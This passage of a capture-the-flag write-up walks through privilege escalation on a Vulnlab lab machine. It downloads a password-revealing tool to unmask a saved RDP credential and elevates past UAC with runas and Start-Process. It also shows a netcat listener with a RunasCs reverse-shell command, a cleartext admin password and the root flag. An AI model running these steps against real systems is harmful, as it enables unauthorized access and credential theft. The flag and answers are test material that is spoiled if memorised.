$ wget https://www.nirsoft.net/utils/bulletspassview-x64.zip
Set a local web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Then upload to our RDP session and launch it:
PS C:\Users\kioskUser0\Downloads> iwr http://10.8.4.253/bulletspassview-x64.zip -outfile bullet.zip
PS C:\Users\kioskUser0\Downloads> tar xvf .\bullet.zip
x BulletsPassView.exe
x BulletsPassView.chm
x readme.txt
PS C:\Users\kioskUser0\Downloads> .\BulletsPassView.exe
Then re-open RemoteDesktopPlus client and edit the profile:

Another way is to use the tool Kernel Password Unmask to be able to reveal/unmask the password.
We check who is admin:
PS C:\Users\kioskUser0\Downloads> net user admin
User name                    admin
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/3/2024 2:45:01 AM
Password expires             Never
Password changeable          2/3/2024 2:45:01 AM
Password required            No
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   2/3/2024 4:30:47 AM

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *None
The command completed successfully.
adminis a member ofAdministratorsgroup
Then let’s go to launch a command prompt as admin:
PS C:\Users\kioskUser0\Downloads> runas /user:admin cmd
Enter the password for admin:
Attempting to start cmd as user "ESCAPE\admin" ...
Privilege check:
C:\Windows\system32>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
We are under a medium mandatory level so UAC is in place
UAC Bypassing
We close our command prompt as admin and proceed with the same way but to obtain a powershell session:
PS C:\Users\kioskUser0\Downloads> runas /user:admin C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Enter the password for admin:
Attempting to start C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe as user "ESCAPE\admin" ...
We have a medium mandatory level powershell:
PS C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
We can circumvent this by doing Start-Process powershell -verb runAs to start up another PowerShell window in the context of the Administrator user as the admin user as UAC bypass enabled:
PS C:\Windows\system32> Start-Process powershell -verb runAs
Acknowledge UAC:
Then we are now full admin in the new Powershell window:
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Disabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Disabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Disabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Disabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Disabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Disabled
SeTimeZonePrivilege                       Change the time zone                                               Disabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled
PS C:\Windows\system32>
Then we can grab the flag Escape_Root:
PS C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt
VL{d0cf69050fa24e0321c46569a77df9c4}
Another way can be the classic usage of RunasCs:
Set a Netcat listener:
$ rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...
We upload and use runasCs to bypass UAC and obtain a High mandatory level:
PS C:\Users\kioskUser0\Downloads> .\r.exe admin Twisting3021 -r 10.8.4.253:443 cmd --bypass-uac
Then we obtain our shell and can grab the root flag too.
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=0f31f959-49be-445f-b791-ef50fca7667d